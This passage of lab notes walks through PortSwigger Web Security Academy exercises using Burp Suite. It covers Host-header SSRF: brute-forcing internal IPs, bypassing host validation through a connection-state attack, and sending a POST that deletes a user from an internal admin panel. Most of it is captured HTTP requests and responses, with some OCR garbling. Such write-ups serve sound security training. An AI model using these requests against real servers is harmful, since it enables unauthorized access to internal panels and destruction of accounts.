You can define one or more payload sets. The number of payload sets depends on the attack.

Payload set: 1 Payload count: 256  
Payload type: Numbers Request count: 256

? **Payload settings [Numbers]**  
This payload type generates numeric payloads within a given range and in a specified format.

Number range  
Type: ☒ Sequential ☐ Random  
From: 0  
To: 255  
Step: 1  
How many:

Number format  
Base: ☒ Decimal ☐ Hex  
Min integer digits: 1  
Max integer digits:  
Min fraction digits:  
Max fraction digits: 0

Examples  
1  
987654321

Results						
Filter: Showing all items						
Request	Payload	Status code ^	Error	Timeout	Length	Cor
191	190	302	<input type="checkbox"/>	<input type="checkbox"/>	86	
0		504	<input type="checkbox"/>	<input type="checkbox"/>	271	
1	0	504	<input type="checkbox"/>	<input type="checkbox"/>	271	
2	1	504	<input type="checkbox"/>	<input type="checkbox"/>	271	
3	2	504	<input type="checkbox"/>	<input type="checkbox"/>	271	
4	3	504	<input type="checkbox"/>	<input type="checkbox"/>	271	
5	4	504	<input type="checkbox"/>	<input type="checkbox"/>	271	
6	5	504	<input type="checkbox"/>	<input type="checkbox"/>	271	

Request		Response
Pretty	Raw	Hex
<pre> 1 GET https://0a2f009904cb344c81be25e2000a000f.web-security-academy.net/ HTTP/2 2 Host: 192.168.0.190 3 Cookie: session=Bw7XfSwLa55q3oCiAMtI7EDUuxWdLGcg; _lab=46*7cMCwCFEhZHFMEDjC5D1LPW9rv*2bucxCFHGAhRFjmnXtqHnQypggOraXkQJBYdEXLRPls40i 4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image 6 Accept-Language: en-US,en;q=0.5 7 Accept-Encoding: gzip, deflate 8 Upgrade-Insecure-Requests: 1 9 Sec-Fetch-Dest: document 10 Sec-Fetch-Mode: navigate 11 Sec-Fetch-Site: none 12 Sec-Fetch-User: ?1 13 Te: trailers 14 Connection: close </pre>		

- Now when requesting the /admin endpoint the application responds with the data.

### Request

```
GET https://0a2f009904cb344c81be25e2000a000f.web-security-academy.net/admin
HTTP/2
Host: 192.168.0.190
Cookie: session=Bw7A1SWLASSq8CfAMt17Lb0uxwALGeg; _tab=46%7cMCwCFEhZHFMEDjC5D1LPW9rv%2bucxCFHGAhRFjmnXtqHnQypggOraXkJQJBydEXLRPls40iLoX7bgupDZQ0etfjZQpjhzmkWEa3isoFp2oEUh8%2bylmsOP423V2H3nh%2bFfGHHXdRxHgDEaGEWd7NDFVO%2fHpxt7DKAMQT%2fjqOYY84LTE%3d
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/113.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Te: trailers
```

### Response

```
</div>
<div theme="">
  <section class="maincontainer">
    <div class="container is-page">
      <header class="navigation-header">
        <section class="top-links">
          <a href=/>Home
        </a>
        <p>
          |
        </p>
        <a href="/my-account">
          My account
        </a>
        <p>
          |
        </p>
      </section>
    </header>
    <header class="notification-header">
    </header>
    <form style='margin-top: 1em' class='login-form' action='/admin/delete' method='POST'>
      <input required type="hidden" name="csrf" value="9PVZzqxP7Cny5ffQbdML4XkmAVWjyWJD">
      <label>
        Username
      </label>
      <input required type='text' name='username'>
      <button class='button' type='submit'>
        Delete user
      </button>
    </form>
```



Username

carlos

Delete user

- Send the POST request to delete the user carlos, using the host header exploit.

Send

Cancel

Follow redirection

Target: <https://0a2f009904cb344c81be25e2000a000f.web-security-academy.net>

Request

PrettyRawHexHackvortor

1 POST

https://0a2f009904cb344c81be25e2000a000f.web-security-academy.net/admin/delete

HTTP/2

2 Host: 192.168.0.190

3 Cookie: session=Bw7XfSwLa55q3oCiAMtI7EDUuxWdLGcg; \_lab=46%7cMCwCFEhZHFMEDjC5D1LPW9rv%2bucxCFHGAhRFjmnXtqHnQypggOraXkJQJBydEXLRPls40iLoX7bgupD2Q0etfjZQpjhzmKwEea3isoFp2oEUh8%2bylmsOP423V2H3nh%2bFfGHHXdRxHgDEaGEWd7ND FVO%2fHpxt7DKAMQT%2fjqOYY84LTE%3d

4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/113.0

5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,\*/\*; q=0.8

6 Accept-Language: en-US,en;q=0.5

7 Accept-Encoding: gzip, deflate

8 Content-Type: application/x-www-form-urlencoded

9 Content-Length: 53

10 Origin: https://0a2f009904cb344c81be25e2000a000f.web-security-academy.net

11 Referer: https://0a2f009904cb344c81be25e2000a000f.web-security-academy.net/admin

12 Upgrade-Insecure-Requests: 1

13 Sec-Fetch-Dest: document

14 Sec-Fetch-Mode: navigate

15 Sec-Fetch-Site: same-origin

16 Sec-Fetch-User: ?1

17 Te: trailers

18

19 csrf=9PVZzqxP7Cny5ffQbdML4XkmAVWjyWJD&username=carlos

Response

PrettyRawHexRenderHackvortor

1 HTTP/2 302 Found

2 Location: /

3 X-Frame-Options: SAMEORIGIN

4 Content-Length: 0

5

6

Inspector

Request attributes

Request query parameters

Request body parameters

Request cookies

Request headers

Response headers

# Lab: Host validation bypass via connection state attack

# Lab: Host validation bypass via connection state attack

- This lab is vulnerable to routing-based SSRF via the Host header. Although the front-end server may initially appear to perform robust validation of the Host header, it makes assumptions about all requests on a connection based on the first request it receives.
- To solve the lab, exploit this behavior to access an internal admin panel located at 192.168.0.1/admin, then delete the user carlos.
- **Summary:**
- See slides.

- Sending a request to the /admin endpoint using the internal IP address, results in a 301 Moved Permanently message.

### Request

Pretty Raw Hex Hackvortor

```
1 GET /admin HTTP/2
2 Host: 192.168.0.1
3 Cookie: session=Lj3ndFE9DCsLfV809Uktpzx3wd1xHp50u; _lab=
  46%7cMCwCFGEhxEJOBqbasudSfkXLDYCOkZwBAhRidaPvys68iGqUfKlY1oyUVA4Bc9qZMxrzvC%2bwq
  YQjcGn%2bQryGjCL3jxBkurvbHU4EmX6BuaE9u8NCtPhE83b1HZ1Rgt06lqyfkhFRTH0e5WcqIuD9rTR
  2wzh7p%2fc6NJecBwlLktOSzBY%3d
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101
  Firefox/113.0
5 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;
  q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Upgrade-Insecure-Requests: 1
9 Sec-Fetch-Dest: document
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-Site: none
12 Sec-Fetch-User: ?1
13 Te: trailers
14
```

### Response

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```
1 HTTP/2 301 Moved Permanently
2 Location: https://0aa5004b04994a3e84a6a11100d600fc.web-security-academy.net/
3 Content-Length: 0
4
5
```

- <https://portswigger.net/web-security/host-header/exploiting#connection-state-attacks>

- Using a single connection when sending HTTP requests, may bypass validations, if the application only performs validation on the first request that is received over a new connection.

- Use Burp Repeater, add both requests to a new group, then using the drop-down menu next to Send, select Send group in sequence (single connection).

The image displays two screenshots of the Burp Suite interface, illustrating a host header attack. The top screenshot shows a request to `https://0aa5004b04994a3e84a6a11100d600fc.web-security-academy.net` with a `Host` header set to the target URL. The response is an HTML page with a `Content-Type` of `text/html` and a `Content-Length` of `10438`. The bottom screenshot shows a request to `https://0aa5004b04994a3e84a6a11100d600fc.web-security-academy.net` with a `Host` header set to `192.168.0.1`. The response is an HTML page with a `Content-Type` of `text/html` and a `Content-Length` of `10438`. The interface includes tabs for Request and Response, and a sidebar with various tools and settings.

**Request**

```
1 GET / HTTP/2
2 Host: 0aa5004b04994a3e84a6a11100d600fc.web-security-academy.net
3 Cookie: __gcl__=1.3.2dFbDcLfv809Uktpx3wd1xHp50u; _lab=46%7cMCwCFGEhxEJOBqbasudSfkXLDYCOkZwBAhRidaPvys68iGqUFK1Y1oyUVA4Bc9qZMxrzvC%2bwqYQjcGn%2bQryGjCL3jxBkurvbHU4EmX6BuaE9u8NCtPhE83b1HZ1Rgt061qyfkfFRTH0e5WcqIUd9rTR2wzh7p%2fC6NJecBw1LktOSzBY%3d
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/113.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Upgrade-Insecure-Requests: 1
9 Sec-Fetch-Dest: document
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-Site: none
12 Sec-Fetch-User: ?1
13 Te: trailers
```

**Response**

```
1 HTTP/2 200 OK
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 10438
5
6 <!DOCTYPE html>
7 <html>
8   <head>
9     <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>
10    <link href=/resources/css/labsEcommerce.css rel=stylesheet>
11    <title>
12      Host validation bypass via connection state attack
13    </title>
14  </head>
15  <body>
16    <script src=/resources/labheader/js/labHeader.js>
17    </script>
18    <div id=academyLabHeader>
19      <section class=academyLabBanner>
20        <div class=container>
21          <div class=logo>
```

**Request**

```
1 GET /admin HTTP/2
2 Host: 192.168.0.1
3 Cookie: __gcl__=1.3.2dFbDcLfv809Uktpx3wd1xHp50u; _lab=46%7cMCwCFGEhxEJOBqbasudSfkXLDYCOkZwBAhRidaPvys68iGqUFK1Y1oyUVA4Bc9qZMxrzvC%2bwqYQjcGn%2bQryGjCL3jxBkurvbHU4EmX6BuaE9u8NCtPhE83b1HZ1Rgt061qyfkfFRTH0e5WcqIUd9rTR2wzh7p%2fC6NJecBw1LktOSzBY%3d
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/113.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
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```

**Response**

```
41 <div theme="">
42   <section class="maincontainer">
43     <div class="container is-page">
44       <header class="navigation-header">
45         <section class="top-links">
46           <a href=/>Home
47           </a>
48           <p>
49             <a href="/my-account">
50               My account
51             </a>
52           </p>
53         </section>
54       </header>
55       <header class="notification-header">
56       </header>
57       <form style='margin-top: 1em' class='login-form' action='/admin/delete' method='POST'>
58         <input required type="hidden" name="csrf" value="29APCy4IvUqZd7TSmkLP1Ozs9FP0iR5V">
59         <label>
60           Username
61         </label>
62         <input required type="text" name="username">
63         <button class="button" type="submit">
64           Delete user
65         </button>
66       </form>
```



- Use the same functionality to send the POST request that deletes the user carlos from the application.

6 x 7 x 8 x 9 x 10 x 11 x 12 x Host Header Attack 2 < 13 x 14 x +

Send group (single connection) Cancel < > Follow redirection

Target: https://0aa5004b04994a3e84a6a11100d600fc.web-security-academy.net

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1 POST /admin/delete HTTP/2  
2 Host: 192.168.0.1  
3 Cookie: session=Li3ndFHDCsLfV8O9Uktpzx3wd1xHp50u; \_lab=46%7cMCwCFGEhxEJOBqbasudSfkXLDYCKZwBAhRidaPvys68iGqUFK1Y1oyUVA4Bc9qZMxrzvC%2bwqYQjcGn%2bQryGjCL3jxBkurvbHU4EmX6BuaE9u8NctPhE83b1H21Rgt061qyfkfFRTH0e5WcqIuD9rTR2wzh7p%2fc6NJecBw1LktOSzBY%3d  
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/113.0  
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,\*/\*;q=0.8  
6 Accept-Language: en-US,en;q=0.5  
7 Accept-Encoding: gzip, deflate  
8 Upgrade-Insecure-Requests: 1  
9 Sec-Fetch-Dest: document  
10 Sec-Fetch-Mode: navigate  
11 Sec-Fetch-Site: none  
12 Sec-Fetch-User: ?1  
13 Te: trailers  
14 Content-Type: application/x-www-form-urlencoded  
15 Content-Length: 53  
16  
17 username=carlos&csrf=29APCy4IvUqZd7TSmkLP1Ozs9FpOiR5V

Response

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1 HTTP/2 302 Found  
2 Location: /  
3 X-Frame-Options: SAMEORIGIN  
4 Content-Length: 0  
5  
6

Inspector

Request attributes  
Request query param  
Request body param  
Request cookies  
Request headers  
Response headers

# Lab: Password reset poisoning via dangling markup

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- This lab is vulnerable to password reset poisoning via dangling markup. To solve the lab, log in to Carlos's account.
- You can log in to your own account using the following credentials: wiener:peter. Any emails sent to this account can be read via the email client on the exploit server.
- Summary:
- Not finished.